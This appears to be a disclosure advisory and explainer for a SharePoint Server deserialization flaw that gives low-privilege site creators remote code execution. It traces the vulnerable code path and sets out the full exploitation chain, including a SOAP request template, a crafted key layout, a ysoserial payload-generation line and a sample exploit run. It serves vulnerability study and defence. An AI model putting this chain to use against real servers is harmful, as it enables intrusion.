SSD Advisory – Microsoft SharePoint Server WizardConnectToDataStep4 Deserialization Of Untrusted Data RCE
A deserialization flaw in SharePoint's WizardConnectToDataStep4 class allows an authenticated attacker with site creation rights to execute arbitrary code as an administrator by storing a malicious serialized object in the session state and then triggering its deserialization.
 Published on ssd-disclosure.com
A vulnerability in SharePoint Server allows authenticated attackers that are able to create a Site on the server to cause it to execute arbitrary code.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
SharePoint Server ships with a charting feature built around the Microsoft.Office.Server.Chart assembly. One of its controls, WizardConnectToDataStep4, is part of the wizard that lets a user bind a chart to a data source, for example another web part on the same page. When the wizard page is pre-rendered, the control loads the previously saved binding information from the server's session state.
The vulnerability described here lives in that load path. An authenticated user who is allowed to create a site can store arbitrary bytes in the session state under a key they know, then make the chart wizard deserialise those bytes with BinaryFormatter. The result is remote code execution in the context of Administrator, as the advisory describes it.
Affected versions listed in the advisory:
- SharePoint Server 2019 Enterprise May22SU
- SharePoint Server 2016 Enterprise May22SU
Setup
The only precondition is authentication. The advisory states that authentication is required and that an attacker with access to low-privilege credentials can exploit the issue, provided they are able to create a Site on the server. The exploit code authenticates with NTLM and creates its own site, so a user who can create sites is enough.
The researcher used the InfoPath Designer 2013 tool to observe the traffic needed to associate an InfoPath solution with a list. The exploit itself is a Python script that imports requests, requests_ntlm2, bs4, cabarchive and calls a local ysoserial build.
Finding it
The entry point is LoadFromModel in Microsoft.Office.Server.Internal.Charting.UI.WizardConnectToDataStep4. It is called when WizardConnectToDataPage is pre-rendered:
public class WizardConnectToDataStep4 : WizardStepControl
{
  private WizardConnectToDataPage WizardPage
  {
    get
    {
      return (WizardConnectToDataPage)this.Page;
    }
  }
  public override void LoadFromModel()
  {
    this.ctlChartBinding.LoadUI(); // 1
    this.litHeader.Visible = !this.WizardPage.chartAlreadyHasBindingInfoFlag;
    this.litHeaderJump.Visible = this.WizardPage.chartAlreadyHasBindingInfoFlag;
  }
The control uses the Microsoft.Office.Server.Internal.Charting.UI.WebControls.Binding class to perform data binding. In that class, when the binding data source is set to another web part, the TryLoad method of Microsoft.Office.Server.WebControls.ChartWebPartDataStorage is called with a key taken from the attacker-controlled dumpcsk request parameter:
private string dumpCustomSessionKey
{
  get
  {
    return base.Request["dumpcsk"]; // 2
  }
}
private void LoadLinkedData()
{
  if (this.DataBindingPage.ChartDataBinding.DataSource is DataSourceWebPartTable) // 3
  {
    if (!string.IsNullOrEmpty(this.dumpCustomSessionKey))
    {
      ChartWebPartDataStorage.TryLoad(this.dumpCustomSessionKey, ChartDataBindingHelper.GetCurrentUserCredentials(), out this.linkedData); // 4
    }
    if (this.linkedData == null)
    {
TryLoad uses the stateKey parameter to fetch a buffer and then deserializes it with BinaryFormatter:
public static bool TryLoad(string stateKey, string userIdentity, out DataSet dataSet)
{
  bool result = false;
  byte[] buffer = CustomSessionState.FetchBinaryData(stateKey); // 5
  DataSetSessionBlock dataSetSessionBlock = null;
  using (MemoryStream memoryStream = new MemoryStream(buffer))
  {
    IFormatter formatter = new BinaryFormatter();
    dataSetSessionBlock = (DataSetSessionBlock)formatter.Deserialize(memoryStream); // 6
  }
  if (string.Compare(dataSetSessionBlock.UserIdentity, userIdentity, StringComparison.CurrentCulture) == 0)
  {
    result = true;
  }
  dataSet = dataSetSessionBlock.Data;
  return result;
}
So the two halves of the problem are: can an attacker write arbitrary bytes into the session state under a known key, and can they then reach this deserialisation with that key. The rest of the analysis answers both.
The code path is triggered by connecting a data source to a ChartWebPart. That web part was removed from the navigable web parts in the page editor starting with SharePoint Server 2013, but the code is still present, so the web part can be created by importing a chartwebpart.xml file. A micro feed web part is added to the same page because it will serve as the data source. Clicking "Data & Appearance", then "Connect Chart To Data", starts the ConnectChartToData wizard; choosing "Connect to another Web Part" and selecting the micro feed web part reaches the vulnerable code.
Exploitation
Step 1: writing arbitrary data to the session state
FetchBinaryData in Microsoft.Office.Server.Internal.Charting.Utilities.CustomSessionState delegates to PeekState in Microsoft.Office.Server.Administration.StateManager:
public static byte[] FetchBinaryData(string key)
{
  StateKey key2 = StateKey.ParseKey(key);
  return StateManager.Current.PeekState(key2); // 1
}
PeekState calls GetItemBytes in Microsoft.Office.Server.Administration.StateSqlSession:
internal byte[] PeekState(StateKey key)
{
  // ...
  bool flag;
  TimeSpan timeSpan;
  int num;
  byte[] itemBytes = StateSqlSession.GetItemBytes(key, false, out flag, out timeSpan, out num); // 2
  // ...
  return itemBytes;
}
GetItemBytes reads the data through the proc_GetItemWithoutLock stored procedure on the local SQL server:
internal static byte[] GetItemBytes(StateKey key, bool obtainLock, out bool locked, out TimeSpan lockAgeInSeconds, out int lockId)
{
  StateSqlSession.ValidateKey(key);
  byte[] itemBytesInternal;
  try
  {
    using (StateSqlSession stateSqlSession = new StateSqlSession(key.Database))
    {
      using (SqlCommand sqlCommand = new SqlCommand(obtainLock ? "proc_GetItemWithLock" : "proc_GetItemWithoutLock", stateSqlSession.Connection)) // 3
      {
        sqlCommand.CommandType = CommandType.StoredProcedure;
        sqlCommand.Parameters.Add(new SqlParameter("@id", SqlDbType.NVarChar, 512));
        SqlParameter sqlParameter = sqlCommand.Parameters.Add(new SqlParameter("@item", SqlDbType.VarBinary, -1));
        sqlParameter.Direction = ParameterDirection.Output;
        sqlParameter = sqlCommand.Parameters.Add(new SqlParameter("@locked", SqlDbType.Bit));
        sqlParameter.Direction = ParameterDirection.Output;
        sqlParameter = sqlCommand.Parameters.Add(new SqlParameter("@lockAgeInSeconds", SqlDbType.Int));
        sqlParameter.Direction = ParameterDirection.Output;
        sqlParameter = sqlCommand.Parameters.Add(new SqlParameter("@lockCookie", SqlDbType.Int));
        sqlParameter.Direction = ParameterDirection.Output;
        itemBytesInternal = StateSqlSession.GetItemBytesInternal(key, sqlCommand, out locked, out lockAgeInSeconds, out lockId);
      }
    }
  }
  // ...
}
The stored procedure shows that the [dbo].Sessions table holds the data:
CREATE PROCEDURE [dbo].[proc_GetItemWithoutLock]
    @id               varchar(512),
    @item             varbinary(max) OUTPUT,
    @locked           bit OUTPUT,
    @lockAgeInSeconds int OUTPUT,
    @lockCookie       int OUTPUT
AS
    DECLARE @utcnow AS datetime
    SET @utcnow = GETUTCDATE()
    UPDATE [dbo].Sessions
    SET ExpireTimeUtc = DATEADD(minute, TimeoutMinutes, @utcnow),
        @locked = Locked,
        @lockAgeInSeconds = DATEDIFF(second, LockTimeUtc, @utcnow),
        @lockCookie = LockCookie,
        @item = CASE @locked
            WHEN 0 THEN ItemData
            ELSE NULL
            END
    WHERE ItemId = @id
    RETURN 0
A sample of the [dbo].Sessions table looks like this:

Two stored procedures modify rows in that table, proc_AddItem and proc_UpdateItem. Both are used by SetAndReleaseItemBytesExclusive in Microsoft.Office.Server.Administration.StateSqlSession:
internal static void SetAndReleaseItemBytesExclusive(StateKey key, byte[] buf, int timeout, int lockId, bool newItem)
{
  int num = buf.Length;
  StateSqlSession.ValidateKey(key);
  try
  {
    using (StateSqlSession stateSqlSession = new StateSqlSession(key.Database))
    {
      SqlCommand sqlCommand = null;
      try
      {
        if (newItem)
        {
          sqlCommand = new SqlCommand("proc_AddItem", stateSqlSession.Connection); // 4
          sqlCommand.CommandType = CommandType.StoredProcedure;
          sqlCommand.Parameters.Add(new SqlParameter("@id", SqlDbType.NVarChar, 512));
          sqlCommand.Parameters.Add(new SqlParameter("@item", SqlDbType.VarBinary, -1));
          sqlCommand.Parameters.Add(new SqlParameter("@timeout", SqlDbType.Int));
        }
        else
        {
          sqlCommand = new SqlCommand("proc_UpdateItem", stateSqlSession.Connection); // 5
          sqlCommand.CommandType = CommandType.StoredProcedure;
          sqlCommand.Parameters.Add(new SqlParameter("@id", SqlDbType.NVarChar, 512));
          sqlCommand.Parameters.Add(new SqlParameter("@item", SqlDbType.VarBinary, -1));
          sqlCommand.Parameters.Add(new SqlParameter("@timeout", SqlDbType.Int));
          sqlCommand.Parameters.Add(new SqlParameter("@lockCookie", SqlDbType.Int));
        }
        // ...
Which procedure runs depends on newItem; a new row is created when it is true. That value is only passed by CreateState in Microsoft.Office.Server.Administration.StateManager:
internal void CreateState(StateKey key, byte[] state, int timeout)
{
  // ...
  StateSqlSession.SetAndReleaseItemBytesExclusive(key, state, timeout, 0, true); // 6
One caller of CreateState is SetChildStateFromMainProcess in Microsoft.Office.InfoPath.Server.DocumentLifetime.DocumentChildState of the Microsoft.Office.InfoPath.Server assembly. When CreateState is used, a randomly generated state key is produced:
private static void SetChildStateFromMainProcess(Document doc, string key, byte[] bytes)
{
  StateKey stateKeyInternal = DocumentChildState.GetStateKeyInternal(doc, key);
  if (stateKeyInternal == null)
  {
    StateManager.GetManager(HttpContext.Current).CreateState(DocumentChildState.EnsureStateKeyInternal(doc, key, bytes.Length), bytes, FormsService.GetLocal().ActiveSessionsTimeout); // 7
    return;
  }
  StateManager.GetManager(HttpContext.Current).UpdateState(stateKeyInternal, bytes, DocumentSessionStateManager.SessionStateTimeout);
  DocumentChildState.StateInfo stateInfo = doc.ChildStateKeys[key];
  doc.ChildStateKeys[key] = new DocumentChildState.StateInfo(stateInfo.SerializedKey, bytes.Length, stateInfo.Version + 1);
}
SetChildStateFromMainProcess is called by SetChildState:
public static void SetChildState(Document doc, string key, byte[] bytes)
{
  if (PartialTrustExecutorHelper.IsPartialTrustAppDomain)
  {
    DocumentChildState.SetChildStateFromPTCProcess(key, bytes);
    return;
  }
  DocumentChildState.SetChildStateFromMainProcess(doc, key, bytes); // 8
}
And SetChildState is called with data taken from an uploaded file by UpdateMetadataAndAddToSessionState in EventSharePointFileAttachmentAdd.Microsoft.Office.InfoPath.Server.DocumentLifetime:
private static bool UpdateMetadataAndAddToSessionState(Document document, HttpPostedFile file, XPathNavigator newNode)
{
  string fileName = file.FileName;
  string fileName2 = Path.GetFileName(fileName);
  byte[] array = null;
  using (Stream inputStream = file.InputStream)
  {
    array = new byte[inputStream.Length];
    inputStream.Read(array, 0, (int)inputStream.Length);
  }
  if (array != null)
  {
    string text = EventSharePointFileAttachmentAdd.GenerateSessionStateKey(fileName2);
    IInfoPathNodeMetadata infoPathNodeMetadata = newNode as IInfoPathNodeMetadata;
    InfoPathNodeMetadata infoPathNodeMetadata2 = (infoPathNodeMetadata == null) ? null : infoPathNodeMetadata.Metadata;
    if (infoPathNodeMetadata2 != null)
    {
      infoPathNodeMetadata2.SPFileAttachmentIsServerUrl = false;
      infoPathNodeMetadata2.SPFileAttachmentSessionStateKey = text;
      DocumentChildState.SetChildState(document, text, array); // 9
    }
    return true;
  }
  return false;
}
EventSharePointFileAttachmentAdd responds to attachment events. SetAttachment calls UpdateMetadataAndAddToSessionState with the uploaded file:
private void SetAttachment(Document document, BindingServices bindingServices, HttpPostedFile file)
{
  SnippetElement snippetElementById = bindingServices.GetSnippetElementById(this._controlId);
  if (snippetElementById != null && snippetElementById.BaseControl is SharePointFileAttachmentCollection)
  {
    // ...
    xpathNavigator.AppendChildElement(prefix, localName, parentXPath.NamespaceManager.LookupNamespace(prefix), fileName);
    XPathNavigator xpathNavigator2 = xpathNavigator.SelectSingleNode("node()[last()]");
    if (!EventSharePointFileAttachmentAdd.UpdateMetadataAndAddToSessionState(document, file, xpathNavigator2)) // 10
    {
      xpathNavigator2.DeleteSelf();
    }
  }
}
SetAttachment is called by Play, which runs when the event fires. The file comes from the FileAttachmentUpload request parameter:
internal override void Play(Document document, BindingServices bindingServices, EventLogProcessor eventLogProcessor)
{
  if (HttpContext.Current == null || HttpContext.Current.Request == null)
  {
    return;
  }
  HttpRequest request = HttpContext.Current.Request;
  if (request.Files == null || request.Files.Count == 0)
  {
    document.UserMessages.AddAlert(InfoPathResourceManager.GetString(InfoPathResourceManager.Ids.FileAttachmentAttachingError));
    return;
  }
  HttpPostedFile httpPostedFile = request.Files["FileAttachmentUpload"]; // 11
  if (httpPostedFile == null || httpPostedFile.ContentLength <= 0)
  {
    document.UserMessages.AddAlert(InfoPathResourceManager.GetString(InfoPathResourceManager.Ids.FileAttachmentUploadFileMissingOrZeroByteError));
    return;
  }
  if (EventFileAttachment.ValidateUploadedFile(httpPostedFile.FileName, document))
  {
    if (!EventSharePointFileAttachmentAdd.ValidateFileSize(httpPostedFile))
    {
      document.UserMessages.AddAlert(InfoPathResourceManager.GetString(InfoPathResourceManager.Ids.FileAttachmentUploadFileSizeError));
      return;
    }
    this.SetAttachment(document, bindingServices, httpPostedFile); // 12
  }
}
Because the uploaded file is attacker controlled, its contents end up in the session state. The attachment has to be made to an item of an InfoPath list, not a regular SharePoint list. By intercepting the traffic of InfoPath Designer 2013, the researcher found that a POST to /_vti_bin/FormsServices.asmx can associate an InfoPath solution with any list, which lets the attacker turn a list into an InfoPath list:
POST /sites/nuWzhv/_vti_bin/FormsServices.asmx HTTP/1.1
Host: win-v1199bktm6s
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36
SOAPAction: "http://schemas.microsoft.com/office/infopath/2007/formsServices/SetFormsForListItem"
Content-Type: text/xml; charset=utf-8
Content-Length: 83725
Connection: Keep-Alive
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<SOAP-ENV:Envelope xmlns:SOAPSDK1="http://www.w3.org/2001/XMLSchema" xmlns:SOAPSDK2="http://www.w3.org/2001/XMLSchema-instance" xmlns:SOAPSDK3="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Body>
    <SetFormsForListItem xmlns='http://schemas.microsoft.com/office/infopath/2007/formsServices'>
      <lcid>1033</lcid>
      <base64FormTemplate>BASE64_SOLUTION_XSN</base64FormTemplate>
      <applicationId>InfoPath 100</applicationId>
      <listGuid>LIST_ID</listGuid>
      <contentTypeId>CONTENT_TYPE_ID</contentTypeId>
    </SetFormsForListItem>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
The request and the solution manifest require SITE_URL, LIST_ID and CONTENT_TYPE_ID to be replaced with the right values, and the solution to be repackaged.
Step 2: leaking the state key of the data
The serialised key of the list can be scraped from the HTML of the "Add Item" page. The state key of the data is obtained with a GET to /_layouts/15/FormServerAttachments.aspx, handled by FileDownload in Microsoft.Office.InfoPath.Server.Controls.FormServerAttachments:
private static bool FileDownload(HttpContext context)
{
    string text = context.Request.QueryString["fid"];
    string text2 = context.Request.QueryString["sid"];
    string value = context.Request.QueryString["key"];
    string strA = context.Request.QueryString["dl"];
    int num = 0;
    string empty = string.Empty;
    if (string.IsNullOrEmpty(text) || string.IsNullOrEmpty(text2) || string.IsNullOrEmpty(value) || (string.Compare(strA, "fa", StringComparison.OrdinalIgnoreCase) != 0 && string.Compare(strA, "ip", StringComparison.OrdinalIgnoreCase) != 0))
    {
      // ...
            if (Canary.VerifyCanaryFromCookie(context, spsite, solutionById))
            {
        // ...
                using (BinaryWriter binaryWriter = new BinaryWriter(context.Response.OutputStream))
                {
                    Base64DataStorage.Base64DataItem item = null;
                    StreamUtils.DeserializeObjectsFromString(value, delegate(EnhancedBinaryReader binaryReader)
                    {
                        item = new Base64DataStorage.Base64DataItem(binaryReader);
                        DocumentChildState.StateInfo stateInfo = new DocumentChildState.StateInfo();
                        ((IBinaryDeserializable)stateInfo).Deserialize(binaryReader);
                        StateKey stateKey = StateKey.ParseKey(stateInfo.SerializedKey);
                        item.EnsureData(stateKey); // 1
                    });
                    byte[] dataAsBytes = item.GetDataAsBytes();
                    using (Stream stream = new MemoryStream(dataAsBytes, false))
                    {
                        if (string.Compare(strA, "fa", StringComparison.OrdinalIgnoreCase) != 0)
                        {
                            context.Response.AppendHeader("Content-Disposition", "attachment;filename=\"image\"");
                            context.Response.AppendHeader("X-Download-Options", "noopen");
                            context.Response.ContentType = ImageUtils.GetContentType(dataAsBytes);
                            return InlinePicture.ReadInfoFromStream(binaryWriter, stream);
                        }
                        context.Response.ContentType = "application/octet-stream";
                        if (FileAttachment.ReadInfoFromStream(binaryWriter, out num, out empty, stream))
                        {
                            FilePathUtils.AddFileDownloadHttpHeader(context, empty);
                            return true;
                        }
                        return false;
                    }
                }
            }
    // ...
FileDownload needs four query parameters: fid, which can be any string; sid, which must be the canary key sent in the request; key, crafted as described below; and dl, set to ip.
The sid value comes from the Cookie header by splitting _InfoPath_CanaryValue and taking its sid parameter:
Cookie: WSS_FullScreenMode=false; splnu=0; _InfoPath_Sentinel=1; [redacted]=ZTK5c65VTBENNiVx6tsWFhqE+zRhWHrecNeXhXaD4cqrO5drivCeFA0/nvDcRbGu/vp2/lOfDb4+XVKX0VuNyA==|637883089585344020
In that example the sid value is [redacted].
The key parameter is a serialised structure with this layout:
| Name | Size (in bytes) | Value |
|---|---|---|
| state | 1 | 4 (DelayLoad) |
| sessionDataType | 1 | 2 (ByteArray) |
| len_item_id | 1 | 36 |
| item_id | 36 | db2c0d12-0b12-456b-8137-bb9a42602686 (Any GUID works) |
| len_state_key | 1 | 65 |
| state_key | 65 | The key scraped from the HTML code |
| size | 1 | 0 (Or any other number) |
| version | 1 | 0 (Or any other number) |
EnsureData is called from FileDownload; with the state set to DelayLoad, it fetches the requested entry from the SQL database:
internal void EnsureData(StateKey stateKey)
{
  if (this.State == Base64ItemState.DelayLoad)
  {
    byte[] sessionData = StateManager.GetManager(HttpContext.Current).PeekState(stateKey);
    this.SetSessionData(sessionData);
    return;
  }
  if (this.State == Base64ItemState.Removed)
  {
    throw new InfoPathLocalizedException(InfoPathResourceManager.Ids.ServerGenericError, new string[0]);
  }
}
Step 3: running the exploit
The exploit takes four arguments: url for the target, username and password for the low-privilege user, and command for the command to run. A run looks like this:
python exploit.py --url http://win-v1199bktm6s --user user --password p4ssw0rd. --command calc
[*] Creating site
[*] Creating custom list
[*] Associating custom list with infopath
[*] Uploading payload
[*] Uploading page
[*] Executing command
[*] Cleaning up
[#] Exploit succeeded
The script builds its payload with ysoserial and the TypeConfuseDelegate gadget, formatted for BinaryFormatter:
self.payload = subprocess.check_output('./ysoserial/ysoserial.exe -g TypeConfuseDelegate -f BinaryFormatter -c "{}"'.format(self.command)).strip()
self.payload = base64.b64decode(self.payload)
The page it uploads contains both the micro feed web part and the chart web part. The chart web part is declared with the Microsoft.Office.Server.WebControls namespace and the Microsoft.Office.Server.Chart assembly:
<%@ Register TagPrefix="WpNs0" Namespace="Microsoft.Office.Server.WebControls" Assembly="Microsoft.Office.Server.Chart, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c"%>
and instantiated as:
<WpNs0:ChartWebPart runat="server" IsCustomized="False" DesignerTemplateId="" ChartXml="<?xml version="1.0" encoding="utf-16"?>
<Chart BorderColor="26, 59, 105" BorderWidth="1" BorderlineDashStyle="Solid">
<Series>
<Series Name="Default" ShadowOffset="2" ChartArea="Default" BorderColor="26, 59, 105">
</Series>
</Series>
<ChartAreas>
<ChartArea BackColor="White" ShadowOffset="2" BorderColor="26, 59, 105" BorderDashStyle="Solid" Name="Default">
<AxisY>
<MajorGrid LineColor="Silver" />
<MinorGrid LineColor="Silver" />
</AxisY>
<AxisX>
<MajorGrid LineColor="Silver" />
<MinorGrid LineColor="Silver" />
</AxisX>
<AxisX2>
<MajorGrid LineColor="Silver" />
<MinorGrid LineColor="Silver" />
</AxisX2>
<AxisY2>
<MajorGrid LineColor="Silver" />
<MinorGrid LineColor="Silver" />
</AxisY2>
</ChartArea>
</ChartAreas>
<BorderSkin BackColor="CornflowerBlue" BackSecondaryColor="CornflowerBlue" />
</Chart>" DesignerChartTheme="BrightPastel" AlignDataPointsByAxisLabel="False" DataBindingsString="<?xml version="1.0" encoding="utf-16"?>
<ArrayOfDataBinding xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" />" ConnectionPointEnabled="True" ShowDebugInfoRuntime="False" BindToDataDesignMode="True" ShowToolbar="True" RealTimeInterval="0" Description="Helps you to visualize your data on SharePoint sites and portals." ExportMode="All" ImportErrorMessage="Cannot import Chart Web Part." Title="Chart Web Part" ID="[redacted]" __MarkupType="vsattributemarkup" WebPart="true" __designer:IsClosed="false"></WpNs0:ChartWebPart>
The script's trigger method runs the whole chain: create a site, create a custom list, associate it with InfoPath, upload the payload as an attachment, upload the page, then call connect_to_data with the page name and the state key, and finally delete the site.
Root cause
The flaw is the use of BinaryFormatter on a buffer whose key is supplied by the request (dumpcsk) and whose contents can be written by the same low-privilege user through the InfoPath attachment path. TryLoad does compare the deserialised UserIdentity against the current user's credentials, but that check happens after formatter.Deserialize has already run, so it does not prevent gadget execution. The attachment event stores the uploaded file's bytes in the session state without restricting their content.
Impact
An authenticated attacker who can create a site can execute arbitrary code on the SharePoint server in the context of Administrator, as described in the advisory. The exploit creates its own site and list, so no pre-existing content is needed beyond the ability to create a site. The advisory does not give a CVSS score or a bounty amount.
Fix
Microsoft patched the vulnerability in the June update of SharePoint. The advisory does not describe the code change.
Variants to test
- Look for other callers of
StateManager.PeekStateorCustomSessionState.FetchBinaryDatathat pass a request-controlled key into a deserializer. A positive result is a request parameter that reachesBinaryFormatter.Deserializebefore any identity check. - Look for other InfoPath or attachment events that write request-supplied bytes into session state under a predictable key. A positive result is an uploaded file whose contents can be read back through a state key you can compute or scrape.
- Check whether other web parts removed from the page editor, like
ChartWebPart, can still be instantiated by importing their XML. A positive result is a page that renders the control and exposes its wizard endpoints. - Test
/_layouts/15/FormServerAttachments.aspxwith a craftedkeyand a validsidcanary on other SharePoint builds. A positive result is a response that returns the stored bytes for the state key you supplied.
What happened, in plain words
Microsoft SharePoint Server is a product that organisations use to build internal websites where teams share documents, lists and pages. It ships with a charting feature: you can put a chart on a page and tell it to draw its numbers from some other piece of content on the same page. That feature lives in a piece of software (an assembly) called Microsoft.Office.Server.Chart.
A security researcher, Alex Birnberg of Zymo Security, found a flaw in the part of that charting feature that loads a saved chart configuration. The flaw is a classic one called insecure deserialisation. To understand it, imagine that a program saves an object by writing it down in a special shorthand, and later reads the shorthand back to rebuild the object. If an attacker can write their own shorthand, they can make the program rebuild something it never intended to, and in .NET that can end in the program running the attacker's command. That is what happened here: a logged-in user with low privileges, who is allowed to create a site, could store bytes of their choosing in the server's session state and then make the chart wizard read those bytes back with a deserializer called BinaryFormatter. The result is remote code execution, meaning the attacker's command runs on the server, in the context the advisory describes as Administrator.
The advisory lists two affected versions:
- SharePoint Server 2019 Enterprise May22SU
- SharePoint Server 2016 Enterprise May22SU
Microsoft fixed the issue in the June update of SharePoint. The advisory does not describe the code change, and it gives no CVSS score and no bounty amount.
The pieces you need to know
Before walking through the analysis, here are the ideas that come up again and again.
- Assembly: a compiled .NET file (roughly, a library) that contains classes. SharePoint is built from many of them.
- Class and method: a class is a named bundle of code and data; a method is one function inside it. When the write-up says
WizardConnectToDataStep4.LoadFromModel, it means the methodLoadFromModelinside the classWizardConnectToDataStep4. - Web part: a self-contained block you can drop on a SharePoint page, such as a document list or a chart.
- Session state: a place on the server where a web application keeps data between requests, keyed by an identifier. Think of a cloakroom: you hand over your coat, get a ticket with a number, and later hand the ticket back to get the coat. Here the ticket is called a state key and the coat is a blob of bytes.
- Deserialisation: turning stored bytes back into a live object. Serialisation is writing the object down; deserialisation is rebuilding it. If the bytes come from an attacker, the rebuilt object can be hostile.
BinaryFormatter: an old .NET serializer that rebuilds objects from bytes. It is dangerous with untrusted input because rebuilding certain objects triggers code.- Gadget: a class already present in the application that, when deserialised, ends up running a command. A gadget chain is a set of such classes wired together.
- ysoserial: a tool that builds malicious serialised payloads for .NET, given a gadget and a command.
- API endpoint: a URL that a program (rather than a person clicking) talks to.
/_vti_bin/FormsServices.asmxis one: it accepts a structured request and performs an action. - SOAP: a way of sending a request as an XML envelope, with a named action and a body of parameters.
- Cookie: a small piece of text a website asks your browser to store and send back on every request. It is how the site recognises you between page loads.
- Canary: a value the server gives you and expects back, used to prove a request really came from a page the server handed out. It is a guard against forged requests.
- GUID: a long random-looking identifier such as
db2c0d12-0b12-456b-8137-bb9a42602686. - Stored procedure: a named piece of SQL kept inside the database, callable by name with parameters.
- InfoPath: a Microsoft forms product. An InfoPath list is a SharePoint list whose items are edited through an InfoPath form, and such lists support file attachments.
Setup and preconditions
The only precondition stated is authentication. The advisory says authentication is required, and that an attacker with low-privilege credentials can exploit the issue provided they can create a Site on the server. The exploit code logs in with NTLM (a Windows authentication scheme) and creates its own site, so a user who is allowed to create sites is enough.
The researcher used the InfoPath Designer 2013 tool to watch the traffic needed to attach an InfoPath solution to a list. The exploit itself is a Python script that imports requests, requests_ntlm2, bs4 and cabarchive, and calls a local ysoserial build.
Finding the flaw
The entry point is LoadFromModel in Microsoft.Office.Server.Internal.Charting.UI.WizardConnectToDataStep4. It runs when the wizard page WizardConnectToDataPage is being prepared for display (pre-rendered):
public class WizardConnectToDataStep4 : WizardStepControl
{
  private WizardConnectToDataPage WizardPage
  {
    get
    {
      return (WizardConnectToDataPage)this.Page;
    }
  }
  public override void LoadFromModel()
  {
    this.ctlChartBinding.LoadUI(); // 1
    this.litHeader.Visible = !this.WizardPage.chartAlreadyHasBindingInfoFlag;
    this.litHeaderJump.Visible = this.WizardPage.chartAlreadyHasBindingInfoFlag;
  }
Line by line: the class WizardConnectToDataStep4 extends WizardStepControl, so it is one step of a wizard. The WizardPage property simply hands back the page the control sits on, cast to the wizard page type. LoadFromModel is the method that fills the control with saved data. Line // 1 calls LoadUI() on the chart binding control, which is where the loading work begins. The next two lines just decide whether a header and a jump link are visible, depending on whether the chart already has binding information. The interesting work is on line 1.
The control uses the Microsoft.Office.Server.Internal.Charting.UI.WebControls.Binding class to do the data binding. In that class, when the binding's data source is set to another web part, the TryLoad method of Microsoft.Office.Server.WebControls.ChartWebPartDataStorage is called with a key taken from a request parameter called dumpcsk, which the attacker controls:
private string dumpCustomSessionKey
{
  get
  {
    return base.Request["dumpcsk"]; // 2
  }
}
private void LoadLinkedData()
{
  if (this.DataBindingPage.ChartDataBinding.DataSource is DataSourceWebPartTable) // 3
  {
    if (!string.IsNullOrEmpty(this.dumpCustomSessionKey))
    {
      ChartWebPartDataStorage.TryLoad(this.dumpCustomSessionKey, ChartDataBindingHelper.GetCurrentUserCredentials(), out this.linkedData); // 4
    }
    if (this.linkedData == null)
    {
Line by line: dumpCustomSessionKey is a property that reads the value of dumpcsk straight out of the incoming request (line // 2). Because it comes from the request, a user can put anything there. LoadLinkedData first checks whether the chart's data source is a DataSourceWebPartTable (line // 3), that is, whether the chart is bound to another web part. If so, and if dumpcsk is not empty, it calls ChartWebPartDataStorage.TryLoad with that value as the state key, the current user's credentials, and an output variable for the loaded data (line // 4). The out keyword means the method writes its result back into this.linkedData.
TryLoad uses the stateKey parameter to fetch a buffer of bytes and then deserializes it with BinaryFormatter:
public static bool TryLoad(string stateKey, string userIdentity, out DataSet dataSet)
{
  bool result = false;
  byte[] buffer = CustomSessionState.FetchBinaryData(stateKey); // 5
  DataSetSessionBlock dataSetSessionBlock = null;
  using (MemoryStream memoryStream = new MemoryStream(buffer))
  {
    IFormatter formatter = new BinaryFormatter();
    dataSetSessionBlock = (DataSetSessionBlock)formatter.Deserialize(memoryStream); // 6
  }
  if (string.Compare(dataSetSessionBlock.UserIdentity, userIdentity, StringComparison.CurrentCulture) == 0)
  {
    result = true;
  }
  dataSet = dataSetSessionBlock.Data;
  return result;
}
Line by line: TryLoad takes a state key, a user identity and an output data set. It starts with result set to false. Line // 5 fetches the bytes stored under that key from the session state. It then wraps those bytes in a MemoryStream (a stream over an in-memory array) and creates a BinaryFormatter. Line // 6 is the dangerous moment: formatter.Deserialize(memoryStream) rebuilds an object from the attacker-supplied bytes. Only afterwards does the code compare the UserIdentity stored inside the rebuilt object with the current user's identity, and set result to true if they match. That comparison happens after deserialisation has already run, so it cannot stop a hostile object from doing its work during the rebuild. Finally the method hands back the data set.
So the problem splits into two questions: can an attacker write arbitrary bytes into the session state under a key they know, and can they then reach this deserialisation with that key? The rest of the analysis answers both.
